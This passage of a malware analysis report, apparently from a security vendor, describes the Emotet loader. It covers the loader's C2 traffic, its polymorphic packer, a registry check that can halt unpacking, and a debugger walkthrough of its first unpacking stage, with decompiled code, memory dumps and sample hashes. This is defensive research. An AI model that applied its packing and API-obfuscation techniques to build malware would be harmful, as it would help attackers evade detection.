When left to run, the Emotet loader collects system information and sends it through an encrypted channel to its command and control (C2) servers. The loader also downloads modules to extend the functionality of the loader as well as other malware families. In this example, Emotet downloaded TrickBot, a banking Trojan.

Figure 19 – Process hollowing on the first 15.exe process (PID: 2600)

Command and Control

Emotet sends information about the infected system to C2 servers in the data section of HTTP POST requests and receives further commands and payloads from the servers as a response. Prior to March 2019 Emotet sent encrypted C2 data as cookie values in the headers of HTTP GET requests.




Figure 20 – HTTP POST requests to C2 servers


Binary Analysis

Emotet's Packer

The main purpose of a packer is to compress and encrypt an executable as data inside another executable. Malware authors favor packers that make their payloads fully undetectable by antivirus products and the unpacking code difficult to analyze using a disassembler. The encrypted loader is unpacked at runtime and the unpacking code then passes execution to the newly unpacked code. For malware developers, packers help evade detection by making static analysis of the binary more difficult. Packers may be developed internally or by third parties who specialize in their creation. Emotet's packer is polymorphic which makes it difficult for signature-based detection tools to profile the sample based on the footprint of the packer.

- Filename: 15.exe
- Size: 428808 bytes
- MD5: 322F9CA84DFA866CB719B7AECC249905
- SHA1: 147DDEB14BFCC1FF2EE7EF6470CA9A720E61AEAA
- SHA256: AF2F82ADF716209CD5BA1C98D0DCD2D9A171BB0963648BD8BD962EDB52761241

Its resource (.rsrc) section takes up a significant proportion of the total size of the file (51%), which is an indication that the malware might be packed.



property	value	value	value	value
name	.text	.rdata	.data	.rsrc
md5	CD7E917EDA87313B8...	501F1DF24A229DF688...	1BA2A5704BB12E9C46...	0C4D2346F2F68B1E44...
file-ratio (98.98 %)	6.09 %	7.76 %	33.67 %	51.46 %
file-cave (589 bytes)	26112 bytes	33280 bytes	144384 bytes	220672 bytes
entropy	1.924	2.762	4.846	6.654
raw-address	0x00000400	0x00006A00	0x0000EC00	0x00032000
raw-size (424448 bytes)	0x00006600 (26112 b...	0x00008200 (33280 b...	0x00023400 (144384 ...	0x00035E00 (220672 ...
virtual-address	0x00401000	0x00408000	0x00411000	0x00435000
virtual-size (423879 by...	0x000064FB (25851 b...	0x000080D0 (32976 b...	0x00023414 (144404 ...	0x00035DE8 (220648 ...
entry-point (0x00001...	x	-	-	-
writable	-	-	x	-
executable	x	-	-	-
shareable	-	-	-	-
discardable	-	-	-	-
initialized-data	-	x	x	x
uninitialized-data	-	-	-	-
readable	x	x	x	x
self-modifying	-	-	-	-
blacklisted	-	-	-	-

Figure 21 – Resource section consuming more than half of the binary

Looking at the resource section reveals two anomalous resources called EXCEPT and CALIBRATE. The high entropy and large size of EXCEPT suggests that this might be an encrypted payload. Dumping the resource confirms that it contains encrypted data. In some samples we found that a decrypted PE file is dropped from the .data section.

type (9)	name	file-offset (82)	signature	non-standard	size (215542 ...	file-ratio (50.2...	md5	entro...
MAD	EXCEPT	0x00036388	unknown	x	57232	13.35 %	BA69ACB89FB6C955E05979D34...	7.997
MAD	CALIBRATE	0x00036370	unknown	x	20	0.00 %	9A62D0B5B6EC898E0A623F618...	2.419
icon	8	0x00055798	icon	-	34794	8.11 %	B8B0395B7061325A38B9F123E...	7.977
rcdata	CHARTABLE	0x0004B008	Delphi-C...	-	33512	7.82 %	6E9C1C8C0A0EC8D7316577956...	3.507
icon	9	0x0005DF88	icon	-	14920	3.48 %	4B9D7BADC0CB6B8CF8E317E79...	4.533
icon	10	0x000619D0	icon	-	9640	2.25 %	434CAAD9C069FEABCA4C86011...	4.298
icon	11	0x00063F78	icon	-	6760	1.58 %	1FC0B5F6C09BA295515958C62...	4.755
icon	12	0x000659E0	icon	-	4264	0.99 %	BEB3466E9026ADBCCD33BBCB...	3.616

Figure 22 – Anomalous resources called EXCEPT and CALIBRATE

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  77 77 77 2E 6D 61 64 73 68 69 2E 6E 65 74 6C DF  www.madshi.netlß
00000010  00 00 03 00 00 00 12 47 75 4B A2 F4 AB 7E 00 00  .......GuK¢ô«~..
00000020  00 00 34 11 AB B0 E0 2F 3F 49 84 A0 76 25 31 16  ..4.«°à/?I„ v%1.
00000030  DE 91 E9 EB 26 5A 5A 17 FF 2C B0 39 21 ED 52 00  Þ'éë&ZZ.ÿ,°9!íR.
00000040  29 9A EC EF 9C E0 9F CB 51 39 5C 21 D0 C0 47 5D  )šìïœàŸËQ9\!ÐÀG]
00000050  4D C7 85 A1 94 E6 04 37 AF 7E 49 CB D2 84 E6 CB  MÇ…¡"æ.7¯~IËÒ„æË
00000060  D2 E0 DA 23 2F E4 36 3A 9B 7E 15 59 3F A1 E2 FE  ÒàÚ#/ä6:›~.Y?¡âþ
00000070  10 0E C6 6B 45 FD 3F D1 5F B9 63 5E C7 40 A2 EC  ..ÆkEý?Ñ_¹c^Ç@¢ì
00000080  9B 96 76 AA 24 1E 58 03 66 52 3F 46 5C D3 BB C3  ›–vª$.X.fR?F\Ó»Ã
00000090  ED A9 34 6E 08 A3 43 FA CC 14 59 30 5C 98 AA 40  í©4n.£CúÌ.Y0\˜ª@
```

Figure 23 – Encrypted data in EXCEPT

The unpacked Emotet loader contains many functions, but when the suspected packed sample is opened in a disassembler such as Ghidra, only a handful of functions are identified.[25] This is another indication that the binary is packed.




Figure 24 – List of functions identified by Ghidra in the packed Emotet sample

Packer Registry Check

During our analysis of the packer code, we noticed a function that generates an array of characters and has a conditional while(true) infinite loop. This finding made us curious whether we could trigger the infinite loop to stop the execution of the unpacking code, thereby preventing the main Emotet loader from running. The function works by reading a Windows Registry key through a call to RegOpenKeyA.[26] If the key is not found, the malware enters an infinite loop (Figure 25).

```
void __fastcall FUN_00401a90(undefined4 param_1)
{
  int iVar1;
  DAT_004343d0 = 0;
  *PTR_s_ffffffffffffffffffffffffffffffff_00411088 = 0x6a;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 1] = 0x6f;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 2] = 0x75;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 3] = 0x66;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 4] = 0x73;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 5] = 0x67;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 6] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 7] = 100;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 8] = 0x66;
  // [Redacted]
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x29] = 0x31;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2a] = 0x65;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2b] = 100;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2c] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2d] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2e] = 0x3a;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2f] = 0x7e;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x30] = 1;
  while (DAT_004343d0 < 0x31) {
    PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0] =
      PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0] - 1;
    DAT_004343d0 = DAT_004343d0 + 1;
  }
  iVar1 = (*_DAT_004343f4)(DAT_00411000 + -300,PTR_s_ffffffffffffffffffffffffffffffff_00411088,
      &DAT_0043440c, param_1);
  if (iVar1 == 0) {
    return;
  }
  do {
    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

Figure 25 – Function that checks for the existence of "interface\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}" in the registry

Function FUN_00401a90 decodes a string with the value “interface\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}” which is passed as a parameter to RegOpenKeyA. This registry key is required for the Windows scripting engine interface IActiveScriptParseProcedure32 to function.[27] Specifically, the interface parses a given code procedure and adds the procedure to the namespace.

```
0018FF58  80000000  HKEY_CLASSES_ROOT
0018FF5C  00411010  "interface\\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}"
0018FF60  0043440C  15.0043440C
0018FF64  770DCC15  advapi32.RegOpenKeyA
```

Figure 26 – RegOpenKeyA parameters

We reviewed other samples of Emotet for similar functions. Interestingly, when run all the samples either exited the main thread or entered an infinite loop in the absence of this registry key.

- Filename: 891.exe
- First submitted to VirusTotal: May 8, 2019
- MD5: BD3B9E60EA96C2A0F7838E1362BBF266
- SHA1: 62C1BEFA98D925C7D65F8DC89504B7FBB82A6FE3
- SHA256: 28E3736F37222E7FBC4CDE3E0CC31F88E3BFC16CC5C889B326A2F74F46E415AC

```
void FUN_00401930(void)

{
  _DAT_0041aab0 =
       (*_DAT_0041aa80)(0x80000000,PTR_s_cccccccccccccccccccccccccccccccc_0040800c,&DAT_0041aa8c);
  if (_DAT_0041aab0 == 0) {
    return;
  }
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

Figure 27 – Main thread goes into an infinite loop in the absence of the registry key

- Filename: 448.exe
- First submitted to VirusTotal: March 7, 2019
- MD5: 193643AB7C0B289F5DE3963E4ADC1563
- SHA1: B14290BFAE015D37EBA7EDD8F5067AD5E238CC68
- SHA256: FD9E5C47F9AEB47F5E720D42DD4B8AD231EE3BA5270E3FBD126FC8C6F399D243

```
undefined4 __cdecl entry(undefined4 param_1)

{
  // [Redacted]
  AbortDoc((HDC)0x1);
  CreateMenu();
   // [Redacted]
  DAT_00440dbc = (undefined4 *)&stack0xfffffffc;
  FUN_00401b30(0x1cf,0x4dc);
  GenerateRegKeyString();
  local_8 = 0;
  while (local_8 < 0x31) {
    PTR_s_ffffffffffffffffffffffffffffffff_004401c8[local_8] =
         PTR_s_ffffffffffffffffffffffffffffffff_004401c8[local_8] + -2;
    local_8 = local_8 + 1;
  }
  DAT_00440140 = DAT_00440140 + -2;
  iVar3 = (*RegOpenKeyA_exref)(DAT_00440140,PTR_s_ffffffffffffffffffffffffffffffff_004401c8,
                               &DAT_00440e2c);
  if (iVar3 == 0) {
    _DAT_00440e0c = RegQueryValueExW_exref;
    // [Redacted]
      return uVar2;
    }
  // if key doesnt exist it simply returns.
  return 0;
}
```

Figure 28 – Main thread exits in the absence of the registry key

Emotet Loader Unpacking and Initialization Procedure

In this section we document the unpacking and initialization procedure of the Emotet loader. In the optional header of 15.exe, address space layout randomization (ASLR) is disabled, which means that if possible, the module is loaded into memory at its preferred base address of 0x00400000.

STAGE 1

One of the imported functions in 15.exe is VirtualAllocEx.[28] This function is used to allocate memory in a remote process and is often used by malware for process injection. We will start by putting a breakpoint on the return address for VirtualAllocEx.

Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000			PRV	-RW--	-RW--
00030000	00001000			PRV	-RW--	-RW--
00040000	00001000			IMG	-R---	ERWC-
00050000	00039000	Reserved		PRV		-RW--
00089000	00007000			PRV	-RW-G	-RW--
00090000	000FC000	Reserved		PRV		-RW--
0018C000	00004000	Thread A90 Stack		PRV	-RW-G	-RW--
00190000	00004000			MAP	-R---	-R---
001A0000	00001000			PRV	-RW--	-RW--
001B0000	00067000	\Device\HarddiskVolume1\Windows\S		MAP	-R---	-R---
00350000	00003000			PRV	-RW--	-RW--
00353000	0000D000	Reserved (00350000)		PRV		-RW--
00400000	00001000	15.exe		IMG	-R---	ERWC-
00401000	00007000	".text"	Executable code	IMG	ER---	ERWC-
00408000	00009000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00411000	00024000	".data"	Initialized data	IMG	-RW--	ERWC-
00435000	00036000	".rsrc"	Resources	IMG	-R---	ERWC-
00470000	00009000			MAP	-R---	-R---
00479000	00177000	Reserved (00470000)		MAP		-R---

Figure 29 – Memory mapped sections of 15.exe shown in x64dbg

If we run until the breakpoint, we see that Emotet creates an allocation of memory at 0x00220000. It then copies a code stub from the .data section of the mapped image at 0x00422200 (file offset 0x0001FE00) to the newly allocated memory space and gives control to it.




Figure 30 – Allocation of memory at 0x00220000

Emotet then deobfuscates API and DLL names from the code copied to 0x00220000 (Figures 31 and 32).




Figure 31 – Deobfuscating LoadLibraryExA and kernel32.dll[29]




Figure 32 – Deobfuscating VirtualAlloc

It then calls GetProcAddress from kernel32.dll to get the addresses of the decoded API names (Figure 33).[30]

```
002307D8   8B 45 08              mov eax,dword ptr ss:[ebp+8]          eax:GetProcAddress
002307DB   8B 48 28              mov ecx,dword ptr ds:[eax+28]
002307DE   FF D1                 call ecx
002307E0   89 45 D0              mov dword ptr ss:[ebp-30],eax         eax:GetProcAddress
002307E3   C7 45 FC 00 00 00 00  mov dword ptr ss:[ebp-4],0
002307EA   EB 09                 jmp 2307F5
002307EC   8B 55 FC              mov edx,dword ptr ss:[ebp-4]
002307EF   83 C2 01              add edx,1
002307F2   89 55 FC              mov dword ptr ss:[ebp-4],edx
002307F5   83 7D FC 0F           cmp dword ptr ss:[ebp-4],F
002307F9   73 22                 jae 23081D
002307FB   8B 45 FC              mov eax,dword ptr ss:[ebp-4]          eax:GetProcAddress
002307FE   6B C0 11              imul eax,eax,11                       eax:GetProcAddress
00230801   03 45 F8              add eax,dword ptr ss:[ebp-8]          eax:GetProcAddress,
00230804   50                    push eax                              eax:GetProcAddress
00230805   8B 4D D0              mov ecx,dword ptr ss:[ebp-30]
00230808   51                    push ecx
00230809   8B 55 08              mov edx,dword ptr ss:[ebp+8]
0023080C   8B 42 20              mov eax,dword ptr ds:[edx+20]         eax:GetProcAddress,
0023080F   FF D0                 call eax                              eax:GetProcAddress
00230811   8B 4D FC              mov ecx,dword ptr ss:[ebp-4]
00230814   8B 55 08              mov edx,dword ptr ss:[ebp+8]
00230817   89 44 8A 1C           mov dword ptr ds:[edx+ecx*4+1C],eax   eax:GetProcAddress
0023081B   EB CF                 jmp 2307EC
0023081D   8B E5                 mov esp,ebp
0023081F   5D                    pop ebp
00230820   C3                    ret
00230821   CC                    int3
00230822   CC                    int3
00230823   CC                    int3
```

Figure 33 – GetProcAddress call from code stub at 0x00220000 retrieving the addresses of exported APIs from kernel32.dll

First, the address of LoadLibraryExA is retrieved in this way. It then uses this address to load kernel32.dll into the address space at 0x766D0000. Afterwards, it uses the handle to the loaded module kernel32.dll to call GetProcAddress on the list of functions below:

- LoadLibraryExA
- GetProcAddress
- VirtualAlloc
- SetFilePointer
- LstrlenA
- LstrcatA
- VirtualProtect
- UnmapViewOfFile
- GetModuleHandleA
- WriteFile
- CloseHandle
- VirtualFree
- GetTempPathA
- CreateFileA

```
0018FEBC  766D0000  kernel32.766D0000
0018FEC0  0018FECC  "LoadLibraryExA"
0018FEC4  766D0000  kernel32.766D0000
0018FEC8  FFE1F000
```

Figure 34 – Call to GetProcAddress to get the address of LoadLibraryExA

```
764D1D54   8B FF                 mov edi,edi                           LoadLibraryExA
764D1D56   55                    push ebp
764D1D57   8B EC                 mov ebp,esp
764D1D59   51                    push ecx
764D1D5A   51                    push ecx
764D1D5B   FF 75 08              push dword ptr ss:[ebp+8]
764D1D5E   8D 45 F8              lea eax,dword ptr ss:[ebp-8]          [ebp-8]:"mknjht34t
764D1D61   50                    push eax
764D1D62   E8 D8 49 02 00        call kernelbase.764F673F
764D1D67   85 C0                 test eax,eax
764D1D69   74 1E                 je kernelbase.764D1D89
764D1D6B   56                    push esi
764D1D6C   FF 75 10              push dword ptr ss:[ebp+10]
764D1D6F   FF 75 0C              push dword ptr ss:[ebp+C]
764D1D72   FF 75 FC              push dword ptr ss:[ebp-4]
764D1D75   E8 38 FE FF FF        call <kernelbase.LoadLibraryExW>
764D1D7A   8B F0                 mov esi,eax
764D1D7C   8D 45 F8              lea eax,dword ptr ss:[ebp-8]          [ebp-8]:"mknjht34t
764D1D7F   50                    push eax
764D1D80   FF 15 A0 10 4C 76     call dword ptr ds:[<&RtlFreeAnsiString>]
764D1D86   8B C6                 mov eax,esi
764D1D88   5E                    pop esi
764D1D89   C9                    leave
764D1D8A   C2 0C 00              ret C
764D1D8D   CC                    int3
764D1D8E   CC                    int3
764D1D8F   CC                    int3
764D1D90   CC                    int3
764D1D91   CC                    int3

EAX   766D0000   kernel32.766D0000
EBX   7EFDE000
ECX   77B3387A   ntdll.77B3387A
EDX   00880174
EBP   0018FEF4
ESP   0018FEB4
ESI   00000000
EDI   00000000

EIP   764D1D8A   kernelbase.764D1D8A

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError 00000005 (ERROR_ACCESS_DENIED)

GS 002B  FS 0053

Default (stdcall)
1: [esp+4]  0018FEDC "kernel32.dll"
2: [esp+8]  00000000
3: [esp+C]  00000000
4: [esp+10] 766D0000 kernel32.766D0000
5: [esp+14] FFE1F000
```

Figure 35 – Call to LoadLibraryExA to load kernel32.dll into memory

```
Address   Hex                                              ASCII
00220000  6D 6B 6E 6A 68 74 33 34 74 66 73 65 72 64 67 66  mknjht34tfserdgf
00220010  77 47 65 74 50 72 6F 63 41 64 64 72 65 73 73 00  wGetProcAddress.
00220020  00 00 56 69 72 74 75 61 6C 41 6C 6C 6F 63 00 00  ..VirtualAlloc..
00220030  00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 45 78  ...LoadLibraryEx
00220040  41 00 00 00 53 65 74 46 69 6C 65 50 6F 69 6E 74  A...SetFilePoint
00220050  65 72 00 00 00 6C 73 74 72 6C 65 6E 41 00 00 00  er...lstrlenA...
00220060  00 00 00 00 00 00 6C 73 74 72 63 61 74 41 00 00  ......lstrcatA..
00220070  00 00 00 00 00 00 00 56 69 72 74 75 61 6C 50 72  .......VirtualPr
00220080  6F 74 65 63 74 00 00 00 55 6E 6D 61 70 56 69 65  otect...UnmapVie
00220090  77 4F 66 46 69 6C 65 00 00 47 65 74 4D 6F 64 75  wOfFile..GetModu
002200A0  6C 65 48 61 6E 64 6C 65 41 00 57 72 69 74 65 46  leHandleA.WriteF
002200B0  69 6C 65 00 00 00 00 00 00 00 00 43 6C 6F 73 65  ile........Close
002200C0  48 61 6E 64 6C 65 00 00 00 00 00 00 56 69 72 74  Handle......Virt
002200D0  75 61 6C 46 72 65 65 00 00 00 00 00 47 65 74     ualFree......Get
002200E0  54 65 6D 70 50 61 74 68 41 00 00 00 00 00 43 72  TempPathA.....Cr
002200F0  65 61 74 65 46 69 6C 65 41 00 00 00 00 00 00 00  eateFileA.......
```

Figure 36 – Deobfuscated API names whose addresses are resolved

GETPROCADDRESS CALL FOR INVALID FUNCTION NAME

Interestingly, the Emotet loader calls GetProcAddress for an invalid function name called “mknjht34tfserdgfwGetProcAddress”. Since this is invalid, the function returns a null value with an error code of 0000007F (ERROR_PROC_NOT_FOUND). In all the Emotet samples we reviewed a call was made to GetProcAddress for this invalid function name.

```
0018FEB8  00230811  return to 00230811 from ???
0018FEBC  766D0000  kernel32.766D0000
0018FEC0  00220000  "mknjht34tfserdgfwGetProcAddress"
0018FEC4  766D0000  kernel32.766D0000
0018FEC8  FFE1F000
0018FECC  64616F4C
```

Figure 37 – Call to GetProcAddress for an invalid API

```
0018FEB8  00230811  return to 00230811 from ???
0018FEBC  766D0000  kernel32.766D0000
0018FEC0  00220011  "GetProcAddress"
0018FEC4  766D0000  kernel32.766D0000
0018FEC8  FFE1F000
0018FECC  64616F4C
```

Figure 38 – Call to GetProcAddress to fetch the address of GetProcAddress.


```
764CE367  55                push ebp
764CE368  8B EC             mov ebp,esp
764CE36A  FF 75 14          push dword ptr ss:[ebp+14]
764CE36D  FF 75 10          push dword ptr ss:[ebp+10]
764CE370  FF 75 0C          push dword ptr ss:[ebp+C]
764CE373  FF 75 08          push dword ptr ss:[ebp+8]
764CE376  6A FF             push FFFFFFFF
764CE378  E8 4B FF FF FF    call <kernelbase.VirtualAllocEx>
764CE37D  5D                pop ebp
764CE37E  C2 10 00          ret 10
764CE381  CC                int3
764CE382  CC                int3
764CE383  CC                int3
764CE384  CC                int3
764CE385  CC                int3
764CE386  8B FF             mov edi,edi

EAX  00240000
EBX  7EFDE000
ECX  20F30000
EDX  0008E3C8
EBP  0018FEF4
ESP  0018FEC4
ESI  00000000

1: [esp+4]  00000000
2: [esp+8]  00010400
3: [esp+C]  00003000
4: [esp+10] 00000040

Address   Hex                                              ASCII
00240000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00240010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00240020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0018FEC4  0023089F  return to 0023089F from ??
0018FEC8  00000000
0018FECC  00010400
0018FED0  00003000
0018FED4  00000040
0018FED8  766D0000  kernel32.766D0000
0018FEDC  74726956
```

Figure 39 – Function addresses of APIs saved on the stack

Once the code stub has retrieved the function addresses, VirtualAlloc is called to allocate another memory region where it writes the decrypted PE file from the .data section of 15.exe, rather than from the .rsrc section.[31]

```
0018FF38  766E1222  kernel32.GetProcAddress
0018FF3C  766E1856  kernel32.VirtualAlloc
0018FF40  766E4913  kernel32.LoadLibraryExA
0018FF44  766E17D1  kernel32.SetFilePointer
0018FF48  766E5A4B  kernel32.lstrlen
0018FF4C  76702B7A  kernel32.lstrcat
0018FF50  766E435F  kernel32.VirtualProtect
0018FF54  766E1826  kernel32.UnmapViewOfFile
0018FF58  766E1245  kernel32.GetModuleHandleA
0018FF5C  766E1282  kernel32.WriteFile
0018FF60  766E1410  kernel32.CloseHandle
0018FF64  766E186E  kernel32.VirtualFree
0018FF68  7670276C  kernel32.GetTempPathA
0018FF6C  766E53C6  kernel32.CreateFileA
```

Figure 40 – Allocation of memory at address 0x00240000



```
Address   Hex                                              ASCII
00240000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
00240010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00240020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00240030  00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00  ............¸...
00240040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00240050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00240060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00240070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00240080  FF 37 D5 F5 BB 56 BB A6 BB 56 BB A6 BB 56 BB A6  ÿ7ÕõV»¦»V»¦»V»¦
00240090  C6 2F 5E A6 9E 56 BB A6 C6 2F 65 A6 BA 56 BB A6  Æ/^¦.V»¦Æ/e¦ºV»¦
002400A0  52 69 63 68 BB 56 BB A6 00 00 00 00 00 00 00 00  Rich»V»¦........
002400B0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00  ........PE..L...
002400C0  88 C6 8A 5C 00 00 00 00 00 00 00 00 E0 00 02 01  .Æ.\........à...
002400D0  0B 01 0C 00 00 C8 00 00 00 62 00 00 00 00 00 00  .....È...b......
002400E0  30 C7 00 00 00 10 00 00 00 E0 00 00 00 00 40 00  0Ç.......à....@.
002400F0  00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00  ................
```

Figure 41 – Stub writes PE file at address 0x00240000

EMOTET BINARY DUMPED FROM 0X00240000

- Filename: emotet_dumped_240000.exe
- MD5: D623BD93618B6BCA25AB259DE21E8E12
- SHA1: BBE1BFC57E8279ADDF2183F8E29B90CFA6DD88B4
- SHA256: 01F86613FD39E5A3EDCF49B101154020A7A3382758F36D875B12A94294FBF0EA
- Bromium Cloud Classification: Win32.Trojan.Emotet

Dumping the executable and examining it reveals that it is another packed Emotet binary that contains the main loader. We have seen in some Emotet samples that the first mapped decrypted executable cannot be directly run after dumping it from memory, but this sample was able to run.

Pestudio identifies several suspicious characteristics about this file, including the absence of imports, the detection of a packer signature “Stranik 1.3 Modula/C/Pascal” and that the file may contain another file.

